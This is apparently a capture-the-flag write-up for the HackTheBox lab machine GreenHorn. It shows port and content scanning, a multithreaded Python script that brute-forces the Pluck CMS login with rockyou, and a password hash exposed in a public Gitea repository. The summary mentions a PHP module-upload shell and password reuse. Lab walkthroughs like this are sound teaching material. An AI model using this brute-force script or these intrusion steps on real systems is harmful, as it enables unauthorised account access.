GreenHorn
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. GreenHorn is an easy Linux box with a fun twist at the end. The website runs Pluck CMS 4.7.18, but the panel password is not obtained by brute force: a public Gitea on port 3000 exposes the source code, andpass.phpholds a SHA-512 hash thatjohnbreaks intoiloveyou1. As admin, Pluck's module installer lets us upload a.phpinside a.zipand get a shell aswww-data. The password is reused forsu junior, and in their home a PDF hides root's password pixelated: we recover it with Depix.
Recon
Port scan
The first step is sweeping all 65535 TCP ports. Here it is launched through jmap, a .zshrc function that wraps nmap and stores the output in grepable format; it asks for the IP interactively:
jmap
[+] Introduce una IP

10.10.11.25

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 11:39 CET
Initiating SYN Stealth Scan at 11:39
Scanning 10.10.11.25 [65535 ports]
Discovered open port 80/tcp on 10.10.11.25
Discovered open port 22/tcp on 10.10.11.25
Discovered open port 3000/tcp on 10.10.11.25
Completed SYN Stealth Scan at 11:39, 15.58s elapsed (65535 total ports)
Nmap scan report for 10.10.11.25
Host is up, received user-set (0.11s latency).
Scanned at 2024-11-11 11:39:15 CET for 16s
Not shown: 59803 closed tcp ports (reset), 5729 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
80/tcp   open  http    syn-ack ttl 63
3000/tcp open  ppp     syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.69 seconds
           Raw packets sent: 76998 (3.388MB) | Rcvd: 63700 (2.548MB)
The output itself reveals the flags the function uses: SYN Stealth Scan is -sS, [65535 ports] is -p-, and the closing warning confirms --defeat-rst-ratelimit (which speeds up the scan at the cost of some closed ports being reported as filtered). The explicit equivalent, with no wrapper function, would be:
nmap -p- -sS --min-rate 5000 --defeat-rst-ratelimit -vvv -Pn -n 10.10.11.25 -oG allPortsThe REASON column is the first hint about the operating system: ttl 63. Linux starts its TTL at 64 and every routing hop decrements it, so 63 = 64−1 and points to Linux (a hint, not proof: TTL can be spoofed). The version scan will confirm it, with Ubuntu banners.
To avoid copying ports by hand, extractPorts reads the grepable file jmap left behind and puts the list on the clipboard:
extractPorts scan
Extracting information ...

	IP Address: 10.10.11.25
	Open ports: 22,80,3000

[*] Ports copied to clipboard
With those three ports we launch the script and version scan, which is the one that actually identifies the software:
jmap2 10.10.11.25 22,80,3000
Nmap scan report for 10.10.11.25 (10.10.11.25)
Host is up (0.11s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
...
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://greenhorn.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=8c21602bee80ef00; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=zWYjjDdx28Ri_sfEpfdpBjtt5-w6MTczMTMyMTUwMDIzNzI4NTA5MA==; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Mon, 11 Nov 2024 10:38:20 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|_    <title>GreenHorn</title>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
...
Three important takeaways:
- Port 22 is OpenSSH 8.9p1 from Ubuntu, confirming the Linux the TTL suggested.
- Port 80 is nginx 1.18.0, and nmap flags something key:
Did not follow redirect to http://greenhorn.htb/. The server answers with a redirect to a domain name, not to the IP, so there is virtual hosting behind it. - Port 3000 is not recognised by nmap (it labels it
ppp?), but the fingerprint dump gives it away: thei_like_giteacookie is the unmistakable signature of Gitea, a self-hosted Git server. This is the detail that decides the box, and it is right there in the first scan.
Virtual hosting: greenhorn.htb
Since port 80 redirects to greenhorn.htb, our machine needs to know which IP that name resolves to. No DNS server knows it, so we add it to /etc/hosts:
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.25     greenhorn.htb
Pluck CMS 4.7.18
With the name resolving, whatweb identifies the stack and, most usefully, the exact version of the content manager:
whatweb http://greenhorn.htb
http://greenhorn.htb [302 Found] Cookies[PHPSESSID], Country[RESERVED][ZZ],
  HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.25],
  RedirectLocation[http://greenhorn.htb/?file=welcome-to-greenhorn], nginx[1.18.0]
http://greenhorn.htb/?file=welcome-to-greenhorn [200 OK] Cookies[PHPSESSID], Country[RESERVED][ZZ],
  HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.25], MetaGenerator[pluck 4.7.18],
  Pluck-CMS[4.7.18], Title[Welcome to GreenHorn ! - GreenHorn], nginx[1.18.0]
Two things: the root returns a 302 to /?file=welcome-to-greenhorn (that RedirectLocation is the one to follow if we want to see anything), and the CMS is Pluck 4.7.18.
Pluck is a free, small and simple content manager written in PHP and with no database: it stores everything in files inside its own directory. That detail matters, because it means the panel password lives in a file within the project tree, not in a MySQL table.
Visiting the redirect URL shows the site: a welcome letter signed by Mr. Green with two pages, and an admin link at the bottom with the powered by pluck stamp.

Welcome to GreenHorn !

Dear Aspiring Web Developers,

Welcome to GreenHorn Web Development! We are thrilled to have you join our community
dedicated to helping juniors kickstart their web development careers.
...
Best regards,

Mr. Green

admin | powered by pluck
Two names worth remembering, because they come back: Mr. Green and the junior from the second tab (Welcome the new junior !).
Content discovery
The ?file= parameter is begging to be fuzzed: it could be a file inclusion disguised as a page router. We throw wfuzz at it, filtering by line count to remove the noise of the default response:
wfuzz -u 'http://greenhorn.htb/?file=FUZZ' -w /home/krmena/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt --hl=22
Target: http://greenhorn.htb/?file=FUZZ
Total requests: 220559

ID           Response   Lines    Word     Chars       Payload

000007004:   200        0 L      14 W     93 Ch       "*checkout*"
000015463:   200        0 L      14 W     93 Ch       "*docroot*"
000016413:   200        0 L      14 W     93 Ch       "*"
000022971:   200        0 L      14 W     93 Ch       "http%3A%2F%2Fwww"
Four results, all 93 characters long and all containing asterisks or a URL in the payload. Sharing an exact length is the sign that they return the same response, so these are not different pages: it is a special case. We check it by hand:

A hacking attempt has been detected. For security reasons, we're blocking any code execution.That is not content, it is Pluck's filter kicking in. The 93 characters are that message. A dead end, but an informative one: the file parameter is sanitised and is not going to yield a file inclusion.
We change approach and fuzz paths instead of the parameter, with dirsearch, which already tries web extensions by default:
dirsearch -u http://greenhorn.htb/
  _|. _ _  _  _  _ _|_    v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/krmena/machines/greenhorn/reports/http_greenhorn.htb/__24-11-11_11-59-20.txt

Target: http://greenhorn.htb/

[11:59:20] Starting:
[11:59:37] 200 -    4KB - /admin.php
[11:59:57] 301 -  178B  - /data  ->  http://greenhorn.htb/data/
[11:59:57] 200 -   48B  - /data/
[11:59:59] 301 -  178B  - /docs  ->  http://greenhorn.htb/docs/
[12:00:03] 301 -  178B  - /files  ->  http://greenhorn.htb/files/
[12:00:06] 301 -  178B  - /images  ->  http://greenhorn.htb/images/
[12:00:08] 200 -    4KB - /install.php
[12:00:12] 200 -    1KB - /login.php
The two interesting ones are /admin.php (which redirects to the login when there is no session) and /login.php.
The panel and the brute-force attempt
login.php is unusual: it asks for no username, only a password. That reduces the problem to guessing a single string, so brute force is the first thing anyone tries. And that is where the lockout appears:

pluck  log in

password
[            ]  [Log in]

You have exceeded the number of login attempts. Please wait 5 minutes before logging in again.

pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.
Five minutes of waiting after a handful of failures. With rockyou ahead of us, that is unworkable.
At this point the logical move is to ask whether that specific version has known vulnerabilities (from version to exploit). Searching for the string whatweb gave us:
![Google search for Pluck-CMS[4.7.18] with INCIBE results and CVE-2024-43042](../assets/img/greenhorn/gh-google-121917.webp)
Pluck-CMS[4.7.18]

INCIBE  https://www.incibe.es › aviso › i...
Incorrect limitation of a path to a restricted directory in Pluck ...
1 Oct 2024. INCIBE has coordinated the publication of one medium severity
vulnerability affecting Pluck CMS version 4.7.18, a small and simple content ...

INCIBE  https://www.incibe.es › incibe-cert
CVE-2024-43042
16 Aug 2024. Description: Pluck CMS 4.7.18 does not restrict failed login attempts,
allowing attackers to execute a brute force attack.
The CVE-2024-43042 entry at INCIBE-CERT says the exact opposite of what we just saw:

CVE-2024-43042

CVSS v4.0 severity: Pending analysis
Type: Not available / Other
Publication date: 16/08/2024
Last modified: 19/09/2024

Description
Pluck CMS 4.7.18 does not restrict failed login attempts, allowing attackers to
execute a brute force attack.
That contradiction between the advisory and what we observed is interesting, and it deserves to be tested rather than believed. We write a script that reuses the session (PHPSESSID) and the exact headers of a legitimate request, and tries rockyou across ten threads, telling apart a credential failure (Password incorrect.) from the attempt lockout:
#!/usr/bin/python3

import requests
from concurrent.futures import ThreadPoolExecutor

url = "http://greenhorn.htb/login.php"

data_template = {
    "cont1": "",
    "bogus": "",
    "submit": "Log in"
}

headers = {
    "Host": "greenhorn.htb",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate",
    "Content-Type": "application/x-www-form-urlencoded",
    "Origin": "http://greenhorn.htb",
    "Connection": "close",
    "Referer": "http://greenhorn.htb/login.php",
    "Upgrade-Insecure-Requests": "1",
    "Priority": "u=0, i"
}

cookies = {
    "PHPSESSID": "5r3ipkmqe38o84cn04pagdb6ho"
}

def try_password(password):
    password = password.strip()
    data_template["cont1"] = password
    response = requests.post(url, data=data_template, headers=headers, cookies=cookies)

    if "Password incorrect." not in response.text and "You have exceeded the number of login attempts. Please wait 5 minutes before logging in again." not in response.text:
        print(f"Password found!: {password}")
        return True
    else:
        print(f"Failed attempt: {password}")
        return False


num_threads = 10

with open('/home/krmena/rockyoudir/rockyou.txt', 'r', encoding='utf-8') as file:
    passwords = file.readlines()

with ThreadPoolExecutor(max_workers=num_threads) as executor:
    results = executor.map(try_password, passwords)

    if any(results):
        print("Process finished: password found.")
    else:
        print("Process finished: password not found.")
The script does not recover the password: the lockout message shows up all the same and every attempt is marked as failed. The CVE describes a scenario that in this installation is not exploitable in practice, so the brute-force path is discarded with evidence, not by assumption.
That failure is what sends attention back to the one port still untouched: 3000.
Shell as www-data
Gitea on 3000: the source code
The service on 3000 is the Gitea the i_like_gitea cookie already gave away in the scan. It can be browsed without credentials, and it exposes the GreenAdmin/GreenHorn repository with the source code of the site itself. Since Pluck uses no database, the panel password has to live in a file, and there it is: data/settings/pass.php.

<?php
$ww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163';
?>
That is 128 hexadecimal characters. The length alone narrows the candidate algorithms enormously (512 bits = 128 nibbles), and a hash identifier confirms it:

Proceeded!
1 hashes were checked: 1 possibly identified 0 no identification

Possible identifications:
...3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163 - Possible algorithms: SHA512
